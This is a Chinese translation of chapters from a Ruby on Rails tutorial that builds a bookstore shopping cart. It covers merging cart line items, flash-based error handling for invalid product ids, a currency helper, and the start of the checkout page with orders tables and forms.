刷新浏览器，(假设我们从分类目录中选择了一个产品)我们会看到它显示。

1 Pragmatic Project Automation 29.95 29.95

单击 Back 按钮，添加另一个产品。

1 Pragmatic Project Automation 29.95 29.95

1 Pragmatic Version Control 29.95 29.95

看起来不错，返回并再选择原有产品一次。

1 Pragmatic Project Automation 29.95 29.95

1 Pragmatic Version Control 29.95 29.95

1 Pragmatic Project Automation 29.95 29.95

这看起来可不好，尽管购物车逻辑上是正确的，但它与我们想的不一样。相反，我们或许应该将两者自动地合并成一个数量为 2 的单独的行条目。

幸运地，这改起来很容易，通过给 Cart “模型”添加 add_product()方法。当添加一个新产品时，我们会看到产品已在那个购物车内了。如果是这样的话，我们将只增加它的数量，而不添加个新的商品项。记住购物车不是个数据库对象—它只是 Ruby 代码。

```
def add_product(product)
    item = @items.find { |i| i.product_id == product.id}
    if item
        item.quantity += 1
    else
        item = LineItem.for_product(product)
        @items << item
    end
    @total_price += product.price
end
```

我们现在面对的问题是，我们在购物车内已经有个一个带有重复产品的“会话”，这个“会话”与我们浏览器内存储的一个 cookie 相关联。它不会自动离去，除非我们删除那个 cookie。[如果你想的话，你可这样做。你可以删除 cookie 文件。] 幸运的是，当我们想测试我们的代码时有除了点击浏览器按钮以外的方法。Rails 的方法是写测试。但是这是个很大的题目，我们把它单独地放在了一章，132 页的第十二章。

整理购物车

在我们完成这段工作并向客户展示之前，让我们整理一下购物车显示页面。而不简单地倾销这个产品，让我们添加一些格式化。同时，我们可以添加些持续购物的连接，以便我们不必只能按下 Back 按钮。在我们添加连接时，让我们在付款后再添加个空连接给购物车。

2006 年 4 月 17 日更新

我们新的 display_cart.rhtml 文件看起来像这样：

```
<div id="cartmenu">
  <ul>
    <li><%= link_to 'Continue shopping', :action => "index" %></li>
    <li><%= link_to 'Empty cart', :action => "empty_cart" %></li>
    <li><%= link_to 'Checkout', :action => "checkout" %></li>
  </ul>
</div>

<table cellpadding="10" cellspacing="0">
  <tr class="carttitle">
    <td rowspan="2">Qty</td>
    <td rowspan="2">Description</td>
    <td colspan="2">Price</td>
  </tr>
  <tr class="carttitle">
    <td>Each</td>
    <td>Total</td>
  </tr>
  <%
    for item in @items
```

```

product = item.product

->

<tr>

<td><%= item.quantity %></td>
<td><%= h(product.title) %></td>
<td align="right"><%= item.unit_price %></td>
<td align="right"><%= item.unit_price * item.quantity %></td>
</tr>

<% end %>

<tr>

<td colspan="3" align="right"><strong>Total:</strong></td>
<td id="totalcell"><%= @cart.total_price %></td>
</tr>

</table>

```

在用了些 CSS 魔术后，我们购物车看起来像图 8.3。

Qty	Description	Price Each	Total
2	Pragmatic Project Automation	29.95	59.9
1	Pragmatic Version Control	29.95	29.95
Total:		89.85	

Figure 8.3: On Our Way to a Presentable Cart

很高兴我们做了这些工作，我们找来客户并显示给他我们上午的工作。他很高兴看到站点被组装在一起。可是当她读了一篇关于进行中的电子化商业站点每天被攻击并危及安全的商业新闻后，她很忧虑。她读到的一种攻击方法是向 web 应用送去带有不正确参数的请求，以期暴露缺陷和安全漏洞。他注意到添加项目给购物车的连接看起来像这样 `store/add_to_car/nnn`，而 nnn 是我们内部的产品 id。像是恶意地，他向浏览器手工输入了

这个请求，并给它产品“wibble”的 id 号。当他看到图 8.4 的显示时没说什么。所以下一次，要花费些时间让应用程序更有弹性。




Figure 8.4: Our Application Spills Its Guts

8.4 循环 C2：处理错误

看看图 8.4 的显示，它显示出是我们的应用程序在 store “控制器”的第八行抛出了一异常。就是这行：

```
product = Product.find(params[:id])
```

如果产品没有找到，“活动记录”抛出 RecordNotFound 异常，我们需要处理。问题是我们该如何做？

我们可以默默地忽略它。从安全角度看，移除它或许是最好的，而不要给潜在的攻击者任何信息。但是，它也意味着我们不应该有生成错误产品 id 的代码，并且我们应用程序不会应答这种错误—没有人知道这是个错误。

相反，当一个异常被抛出时，我们接受三个动作。首先我们将使用 Rails 的日志功能将其记录到日志上(描述在 186 页)。其次，我们将输出个短消息告诉用户。最后，我们将重新显示分类目录页给用户以便它能继续浏览我们站点。

The Flash!

就像你猜到的，Rails 有个方便的方式来处理错误和错误报告。它定义了一结构叫 flash。一个 flash 是个“桶”（实际上更像个哈希表），在它那里你可以存储些你处理一个请求的东西。Flash 内容在被自动删除之前，对这个“会话”的下一次请求是有效的。典型地 flash 被用于收集错误消息。例如，当我们的 add_to_cart() 动作侦测到它被传递了一个无效的产品 id 时，它可以存储那个错误信息在 flash 内，并重定向 index() 动作来重新显示目录。Index 动作的“视图”可以抽取错误并在分类目录页的顶部显示这个错误。flash 信息可在“视图”内通过 @flash 实例变量来访问。

为什么我们不能只存储错误到任何原有实例变量中呢？记住重定向是由我们的应用发送给浏览器的，那将会发出一个新的到应用的请求。我们收到请求时，应用已经继续迁移，所有来自以前请求的实例变量都永远消失了。flash 数据被存储在“会话”内就是为了让在它两个请求之间有效。

通过 flash 数据防止此类错误，现在，我们可修改我们的 add_to_cart() 方法让它在接受错误产品 id 并报告此问题。

```
def add_to_cart
    product = Product.find(params[:id])
    @cart = find_cart
    @cart.add_product(product)
    redirect_to(:action => 'display_cart')

rescue
    logger.error("Attempt to access invalid product #{params[:id]}")
    flash[:notice] = 'Invalid product'
    redirect_to(:action => 'index')

end
```

rescue 子句可截获由 Product.find() 抛出的异常。在处理程序中，我们使用了 Rails 的 logger 来记录这个错误，用一个说明创建一个 flash 通知，然后重定向回分类目录显示页。（为什么重定向，而不直接在此处显示分类目录页呢？如果我们重定向的话，浏览器的 URL 尾部显示为 http://.../store/index，而不是 http://.../store/add_to_cart/wibble。我们以这种方式减少对应用程序显露。我们也防止用户通过按下 Reload 按钮再次钉住错误。）

我们可以再将客户输入的错误再来一次。这些，当我们明确地输入下面命令时

```
http://localhost:3000/store/add_to_cart/wibble
```

我们没有再浏览器内看到堆错误。相反，分类目录页被显示。如果我们看看日志文件的尾部（在 log 目录下的 development.log 文件），我们看看到我们的消息。

```
Parameters: {"action"=>"add_to_cart", "id"=>"wibble",
"controller"=>"store"}

Product Load (0.000439) SELECT * FROM products WHERE id = 'wibble'
LIMIT 1

Attempt to access invalid product wibble
Redirected to http://localhost:3000/store/
: : :
Rendering store/index within layouts/store
Rendering layouts/store (200 OK)
Completed in 0.006420 (155 reqs/sec) | Rendering: 0.003720
(57%) | DB: 0.001650 (25%)
```

日志开始工作了，但 flash 消息并没有出现在用户的浏览器上。这是因为我们没显示它。我们将显示添加一些东西给“层”以告诉它，如果它们退出了要显示 flash 消息。下面 rhtml 代码检查通知级别的 flash 消息，如果需要的话并创建一个新的<div>包含它。

```
<% if @flash[:notice] -%>
<div id="notice"><%= @flash[:notice] %></div>
<% end -%>
```

那么我们把代码放哪儿呢？我们可以放在分类目录显示“模板”的顶部—在 index.rhtml 代码内。毕竟，我们认为那里是正确的地方。但是当我们继续开发时，我们会觉得有个标准的错误显示方式是最好的。我们已经使用 Rails 的“层”来得到所有 store 页面的一致性外观，所以让我们添加个 flash 处理代码给那个“层”。如果我们的客户突然决定错误在工具条内看起来会更好，那么我们可以只修改一处，我们所有存储的页都会被更新。所以我们新的 store “层” 代码看起来像这样。

```
<html>
<head>
<title>Pragprog Books Online Store</title>
<%= stylesheet_link_tag "depot", :media => "all" %>
</head>
<body>
<div id="banner">

<%= @page_title || "Pragmatic Bookshelf" %>
```

```

</div>

<div id="columns">
  <div id="side">
    <a href="http://www....">Home</a><br />
    <a href="http://www..../faq">Questions</a><br />
    <a href="http://www..../news">News</a><br />
    <a href="http://www..../contact">Contact</a><br />
  </div>
  <div id="main">
    <% if @flash[:notice] -%>
      <div id="notice"><%= @flash[:notice] %></div>
    <% end -%>
    <%= @content_for_layout %>
  </div>
</div>
</body>
</html>

```

这次，当我们手工输入无效的产品 id 时，我们看到位于分类目录页顶部错误报告。



当我们以这种方式查看时，怀有恶意的用户会弄乱我们的应用程序，我们注意到当购物车为空时，那个 `display_cart()` “动作” 将会被直接从浏览器调用。这不是个大问题—它只是显示一个空列表和为零的合计，但我们应该比这做的更好。我们可以使用我们的 `flash` 功能做重

定向时显示一个好的提示给试图使用空购物车用户。我们将修改 store “控制器” 内的 display_cart()方法。

```
def display_cart
  @cart = find_cart
  @items = @cart.items
  if @items.empty?
    flash[:notice] = "Your cart is currently empty"
    redirect_to(:action => 'index')
  end
end
```

David 说...

需要多少内置的错误处理程序？

add_to_cart()方法显示了 Rails 内错误处理的高级版本，那里特定的错误被给预了足够的关注和代码。不可能花费时间来想着捕获所有的错误。许多输入错误将引发应用程序引产异常。所以我们很少这样做，我们只是把异常视为一个统一的 catchall 错误页。这样一个错误页可以在 ApplicationController 内实现，那里 rescue_action_in_public(异常)方法将在异常发生但没有被低层所捕获时被调用。这个技术的更多信息在 440 页的第二十二章。

记得我们在 71 页使用@page_title(如果定义了的话)的值来设置 store “层”。让我们现在使用这个功能。编辑模板 display_cart.rhtml 来覆写这个页标题，无论其是否被使用。这有个好特性：在模板内设置的实例变量在“层”中是有效的。

```
<% @page_title = "Your Pragmatic Cart" -%>
```

在感觉到快要结束时，我们找来客户并显示我们现在已经适当的进行了错误处理。他很满意并继续试验我们的应用程序。对我们的新购物车显示页面他注意到两点。首先，空的购物车按钮不应该连接到任何东西。其次，如果添加同样书两次给购物车，它显示合计金额为 59.9 而不是\$59.90。这两个微小改动在下次修改时完成。

8.5 循环 C3：完成购物车

让我们开始处理购物车显示上的空购物车连接。我们知道我们必须在 store “控制器” 内实现一个 empty_cart()方法。让我们将它的职责委派给 Cart 类。

2006 年 4 月 17 日更新

```
def empty_cart
```

```

    find_cart.empty!
    flash[:notice] = 'Your cart is now empty'
    redirect_to(:action => 'index')
end

```


在 cart 内，我们实现了 empty!() 方法。

```

def empty!
  @items = []
  @total_price = 0.0
end

```

现在当我们单击空购物车连接时，我们会回到分类目录页，并显示一个友好提示消息。



但是，还有个问题。让我们回过头看看我们的代码，我们引入了两个重复的部分。

首先，store “控制器”内，我们现在三个地方放置了一个给 flash 的消息以及重定向到索引页。听起来我们应该抽取公共部分的代码放到一个方法内，所以让我们实现 redirect_to_index() 方法，并修改 add_to_cart(), display_cart(), 和 empty_cart() 方法来使用它。

```

def add_to_cart
  product = Product.find(params[:id])
  @cart = find_cart
  @cart.add_product(product)
  redirect_to(:action => 'display_cart')
rescue
  logger.error("Attempt to access invalid product #{params[:id]}")
  redirect_to_index('Invalid product')
end
def display_cart
  @cart = find_cart
  @items = @cart.items

```

```

if @items.empty?
  redirect_to_index("Your cart is currently empty")
end
end

def empty_cart
  @cart = find_cart
  @cart.empty!
  redirect_to_index('Your cart is now empty')
end

private

def redirect_to_index(msg = nil)
  flash[:notice] = msg if msg
  redirect_to(:action => 'index')
end

```

第二个重复的部分在 cart “模型” 内，是两个构造器和 empty!方法完成同样的事情。这很容易修补—我们将在构造器内调用 empty!() 的方法。

```

def initialize
  empty!
end

def empty!
  @items = []
  @total_price = 0.0
end

```

“帮助方法” (Helper)

这个阶段的第二个任务是整理购物车内显示的美元符号。原来是 59.9，我们应该显示 \$59.90。

现在我们知道要做什么了。我们可以放置 sprintf() 方法在 “视图” 中。

```

<td align="right">
<%= sprintf("$%0.2f", item.unit_price) %>
</td>

```

但是在做之前，让我们先想想。我们必须为我们显示每个美元符号都要这么做。这是一种重复。如果客户后来让我们在三位数字中插入一个逗号，或者在一个圆括号内表示负数会怎么样呢？最的办法是抽取货币格式化到一个单独方法内，以便我们只在这一处进行更改。在写方法之前，我们必须知道该写到哪里才合适。

幸运了，Rails 有个答案—它让我定义了“帮助方法”。这个“帮助方法”是一个“模块”内的简单方法，它自动被包含到你的“视图”中。你在 app/helpers 目录内定义 helper 文件。名为 xyz_helper.rb 的文件定义了对由 xyz “控制器”调用的“视图”有效的方法。如果你在文件 app/helpers/application_helper.rb 中定义了“帮助方法”，这些方法将在所有“视图”中有效。像显示美元合计似乎是个平常的事情，让我们添加方法到那个文件中。

```
# The methods added to this helper will be available  
# to all templates in the application.  
  
module ApplicationHelper  
  
  def fmt_dollars(amt)  
    sprintf("$%0.2f", amt)  
  end  
  
end
```

我们将更新购物车显示页面的“视图”使用这个新方法。

```
<%  
for item in @items  
product = item.product  
-%>  
<tr>  
<td><%= item.quantity %></td>  
<td><%= h(product.title) %></td>  
<td align="right"><%= fmt_dollars(item.unit_price) %></td>  
<td align="right"><%= fmt_dollars(item.unit_price * item.quantity) %></td>  
</tr>  
<% end %>  
<tr>  
<td colspan="3" align="right"><strong>Total:</strong></td>  
<td id="totalcell"><%= fmt_dollars(@cart.total_price) %></td>  
</tr>
```

现在，当我显示购物车时，美元合计看起来格式化的不错。

Qty	Description	Price Each	Price Total
2	Pragmatic Project Automation	\$29.95	\$59.90
1	Pragmatic Version Control	\$29.95	\$29.95
		Total:	\$89.85

现在是讨论的时间。这段时间我们写了这个例子应用程序，Rails 发行到了 1.0。后来很多有关数字的内置“帮助方法”被添加了进来。这些方法中的一个是 `number_to_currency()`，它将代替我们刚刚写的 `fmt_dollars()` 方法。但是，如果我们修改本书使用这些新方法，我们将不能够显示给你如何写你自己的“帮助方法”。

最后是，在分类目录页面中(由 `index.rhtml` 模板创建的)我们使用 `sprintf()` 来格式化产品单价。现在我们有了更方便的货币格式化工具，我们也将使用它。我们不再显示它，因为这个修改太微不足道了。

我们刚才做了些什么

似乎忙了一天，但只做了一件事。我们添加了一个购物车给我们的商店，随后我们又使用了一些 Rails 的特征。

- 1、使用“会话”来存储状态。
- 2、使用 `belongs_to` 关联 Rails 的“模型”。
- 3、创建并整合并数据库“模型”。
- 4、使用 `flash` 来传递动作之间的错误。
- 5、用“帮助方法”移除重复代码。
- 6、使用 `logger` 来记录事件。

现在客户想看看结算功能。那是在下一章。

第九章 任务 D：结算！

迄今为止，我们已经建立了一个基本的产品管理系统，我们实现一个分类目录，并有一个很好看的商店购物车。现在我们需要让买方能够真正地用购物车中购买些东西。再继续之前让我们先实现结算功能。

我们不打算走太远。目前我们所要做的是获取用户的联系细节和付款方式。利用这些我们将在数据库中构建一个订单。顺着它我们可以多看看 `model`，确认，表单处理以及组件。

Joe 问. . .

信用卡的处理在哪儿？

在这一点上，我们的教程应用程序与事实有些脱离。现实中，我们或许需要我们的应用程序能处理商业付款。我们可能甚至想整合信用卡处理(或许使用 Payment 模块)。但是，整合一个付款处理系统要求很多人工作和至始至终的工作。这会转移我们对 Rails 的注意力，所以我们继续这个不完全的练习。

9.1 Iteration D1：捕获订单

订单是一组商品项目，与购买交易的细节。我们已经有了商品项目——当我们在前一章创建购物车时我们已经定义了它们。我们还没有用于保存订单的表。基于 47 页的图表，并且与客户简单交流之后，我们可以创建 orders 表。

```
create table orders (
    id int not null auto_increment,
    name varchar(100) not null,
    email varchar(255) not null,
    address text not null,
    pay_type char(10) not null,
    primary key (id)
);
```

我们知道当我们创建新订单时，它必然要和一个或多个商品项目联系在一起。在数据库术语中，这意味着我们需要从 line_items 表到 orders 表增加一个外键引用，所以我们利用这个机会来也更新 line_items 的 DDL(查看 487 页的 create.sql 清单，看看如何添加 drop table 语句。)

```
create table line_items (
    id int not null auto_increment,
    product_id int not null,
    order_id int not null,
    quantity int not null default 0,
    unit_price decimal(10, 2) not null,
    constraint fk_items_product foreign key (product_id) references
products(id),
```

```
constraint fk_items_order foreign key (order_id) references
orders(id),
      primary key (id)
);
```

记得更新这个计划(这会清空你数据库内包含的所有数据)并使用 Rails 的产生器来创建 Order model。我们没有重新生成 line items 的 model，因为目前这个很好。

```
depot> mysql depot_development <db/create.sql
depot> ruby script/generate model Order
```

这告诉数据库外键的事。这是件好事，因为许多数据库都将检查外键约束，以保持我们的代码的正确性。但我们同样要告诉 Rails 一个定单有很多商品项目，并且一个商品项目属于一个定单。首先，我们打开 app/models 目录下新创建的 order.rb 文件，并添加一个对 has_many() 的调用。

```
class Order < ActiveRecord::Base
  has_many :line_items
end
```

下面，我们指定一个反向的链接，在 line_item.rb 文件中添加 belongs_to() 方法的调用(记住在我们设置 cart 时已经声明一个 line item 属于一个 product。)

```
class LineItem < ActiveRecord::Base
  belongs_to :product
  belongs_to :order
  # . . .
```

我们还需要一个 action 来处理获取订单详情。在前一章我们在 cart view 中设置了一个链接给称为 checkout 的动作，所以现在我们必须在 store controller 中实现一个 checkout() 方法。

```
def checkout
  @cart = find_cart
  @items = @cart.items
  if @items.empty?
    redirect_to_index("There's nothing in your cart!")
  else
    @order = Order.new
  end
```

```
end
```

注意我们如何首先检查以确保购物车中有东西。这阻止人们直接通过导航到达付款操作，并创建一个空的订单。

假设我们已经有了一个有效的 cart，我们创建个新 Order 对象以用来填充 view。注意这个 order 还没有保存到数据库--它只是用 view 来组装 checkout 表单。

Checkout view 在 app/views/store 目录下的 checkout.rhtml 文件内。让我们构建些简单的东西来展示如何将表单数据和 Rails model 对象联系起来。然后我们添加确认和错误处理，对于 Rails 来说，以基本与重复开始有助于使事情变得容易。

Rails 和表单

Rails 对从关系数据库获取数据并将其传入到 Ruby 对象中提供了强大的支持。所以你也期望，在 model 对象和用户的浏览器之间传递数据，它也有同样的支持。

我们已经看到了这个例子。当我们创建我们的产品管理 controller 时，我们使用 scaffold generator 创建一个表单以为新产品获得所有数据。如果你查看那个 view 的代码 (app/views/admin/new.rhtml)，你将看到下面内容：

```
<h1>New product</h1>

<%= start_form_tag :action => 'create' %>

<%= render_partial "form" %>

<%= submit_tag "Create" %>

<%= end_form_tag %>

<%= link_to 'Back', :action => 'list' %>
```

这涉及到使用 render_partial('form') 的子表单。[render_partial() is a deprecated form of render(:partial=>...). The scaffold generators had not been updated to create code using the newer form at the time this book was written.] 在文件_form.rhtml 中的孩子表单可获取产品的有关信息：

```
<%= error_messages_for 'product' %>

<!--[form:product]-->

<p><label for="product_title">Title</label><br/>
<%= text_field 'product', 'title' %></p>

<p><label for="product_description">Description</label><br/>
<%= text_area 'product', 'description', :rows => 5 %></p>

<p><label for="product_image_url">Image url</label><br/>
<%= text_field 'product', 'image_url' %></p>
```

```
<p><label for="product_price">Price</label><br/>
<%= text_field 'product', 'price' %></p>
<p><label for="product_date_available">Date available</label><br/>
<%= datetime_select 'product', 'date_available' %></p>
<!--[eoform:product]-->
```

我们也可以使用 scaffold generator 来为 orders 表创建一个表单，但是 Rails 生成的表单并不总是那么漂亮。我们要生成一些更好看的。让我们在创建我们自己的数据输入表单之前，更多地了解那些自动生成表单的方法。

Rails 对于所有那些标准的 HTML 输入标记都有对应的 model 相关的 helper 方法。例如，我们需要创建一个 HTML <input> 标记来允许买者输入他们的名字。在 Rails 中，我们可以在 view 中写出如下语句：

```
<%= text_field("order", "name", :size => 40 ) %>
```

这里，text_field() 将创建一个带有 type="text" 的 HTML <input> 标记。这个的语句会用 @order model 内的 name 字段的内容组装那个字段。甚至当最终用户最后提交表单时，model 能够获取浏览器响应给这个字段的新值，并保存它，然后在需要时写入数据库。

有很多用于表单的 helper 方法(我们将在 332 页详细讨论)。除了 text_field()，我们可以使用 text_area() 来获取买者的地址，并用 select() 来创建一个付款方式的选择列表。

当然，为了让 Rails 从浏览器取得一个响应，我们需要将表单链接到 Rails 的动作上。我们可以通过指定一个链接给我们的 application, controller, 和 <form> 标记的 action=attribute 内的动作来做到这点。但使用 form_tag() 方法更容易，另一个 Rails helper 方法也做同样的事。

因此，在有了这些背景资料后，我们准备创建获取定单信息的 view。我们首先试试 app/views/store 目录中的 checkout.rhtml 文件。

```
<% @page_title = "Checkout" -%>
<%= start_form_tag(:action => "save_order") %>
<table>
<tr>
<td>Name:</td>
<td><%= text_field("order", "name", "size" => 40 ) %></td>
</tr>
<tr>
<td>EMail:</td>
```

```

<td><%= text_field("order", "email", "size" => 40 ) %></td>
</tr>

<tr valign="top">
<td>Address:</td>
<td><%= text_area("order", "address", "cols" => 40, "rows" => 5) %></td>
</tr>

<tr>
<td>Pay using:</td>
<td><%=
options = [[ "Select a payment option", "" ]] + Order::PAYMENT_TYPES
select("order", "pay_type", options)
%></td>
</tr>

<tr>
<td></td>
<td><%= submit_tag(" CHECKOUT ") %></td>
</tr>
</table>
<%= end_form_tag %>
```

这里，唯一有趣的是和选择列表有关的代码。我们已经假定有效付款选项清单是 Order model 的一个属性--它将是 model 文件中的一个数组的数组。每个子数组的第一个元素被做为选择的一个选项而显示出来的字符串，第二个值将被存于数据库。[如果我们期望非 Rails 应用程序能更新 orders 表，我们可能想移动付款类型清单到一个单独的表中，并使 orders 列的一个外键引用到这个新表。在这种环境下，Rails 也提供了对产生列表清单的很好支持。]我们最好在我们忘记之前在 model order.rb 中定义这个选项数组。

```

PAYMENT_TYPES = [
  [ "Check", "check" ],
  [ "Credit Card", "cc" ],
  [ "Purchase Order", "po" ]
].freeze # freeze to make this array constant
```

如果在 model 中没有当前的选项，我们希望在浏览器的输入区域中显示一些提示文本。我们在 model 所返回的选项开始加入一个新的选项来实现这一点。这个新的选项有一个合适的显示字符串和一个空值。

这一切都做好了之后，我们可以打开浏览器。增加一些商品到购物车，点击 checkout 链接，你将看到新的付款页面如图 9.1 所示：

看起来不错！当然，如果你点击 checkout 按钮，你将被致以如下问候：

```
Unknown action  
No action responded to save_order
```

让我们继续实现 store controller 中的 save_order() 动作。

该方法必须：

- 1、从表单捕获一个值，以组装一个新的 Order model 对象。
- 2、从我们的购物车中向该 order 增加商品项。
- 3、确认并保存 order。如果失败了就显示适当的信息，并让用户纠正问题。
- 4、一旦 order 被成功保存，重新显示目录页，其中包括确认 order 已被保存的信息。

该方法最终看起来如下所示：

```
Line 1 def save_order  
- @cart = find_cart  
- @order = Order.new(params[:order])  
- @order.line_items << @cart.items  
5 if @order.save  
- @cart.empty!  
- redirect_to_index('Thank you for your order.')  
- else  
- render(:action => 'checkout')  
10 end  
- end
```




Figure 9.1: Our First Checkout Page

在第 3 行，我们创建了一个新的 Order 对象，并用表单数据初始化它。在这个例子中我们希望所有的表单数据都和 order 对象相关，因此我们选择了来自参数的:order 哈希表（我们将在 341 页讨论表单是如何和 model 相连的）。下一行将已存于购物车中的商品项增加到 order 中——经过最后的动作处理后，会话数据仍然在那里。注意对于那些不同的外键字段我们无需作任何特别的处理，比如设置 line item 中的 order_id 行为新创建的 order 行。当我们使用 has_many() 和 belongs_to() 声明之后（我们分别将它们添加到 Order 和 LineItem model 中），Rails 自动完成这一切。

接着第 5 行，我们告诉 order 对象来保存它自己（以及它的孩子，商品项目）到数据库。在此期间，order 对象将完成有效性确认（但我们过一会儿就来处理它）。如果保存成功了，我们清空购物车以便为下一次订单做准备，并重新显示目录。使用我们的 redirect_to_index() 方法来显示一个令人愉快的信息。相反如果保存失败了，我们重新显示 checkout 表单。

在我们叫客户来之前的最后一件事，记得当我们向她展示我们的第一个产品管理页面吧？她要我们增加有效性确认。我们也许也应该为我们的 checkout 页做同样的事。目前，我们仅检查在 order 中的每个字段是否都被给定了一个值。我们知道如何做——增加一个 validates_presence_of() 方法到 Order model：

```
validates_presence_of :name, :email, :address, :pay_type
```

Joe 问. . .

你不创建 Orders 的复本吗？

Joe 看到我们的 controller 在两个动作中，checkout 和 save_order，创建了 Order model 对象，他很奇怪为什么这没有导致在数据库中有重复的 order。回答很简单：checkout 动作在内存创建一个 Order 对象，并简单地传给一同工作的模板代码。一旦这个响应被发送给浏览器，这个特殊对象就会被扔掉，最后它会被 Ruby 的垃圾回收器回收。它从来就没有接触过数据库。

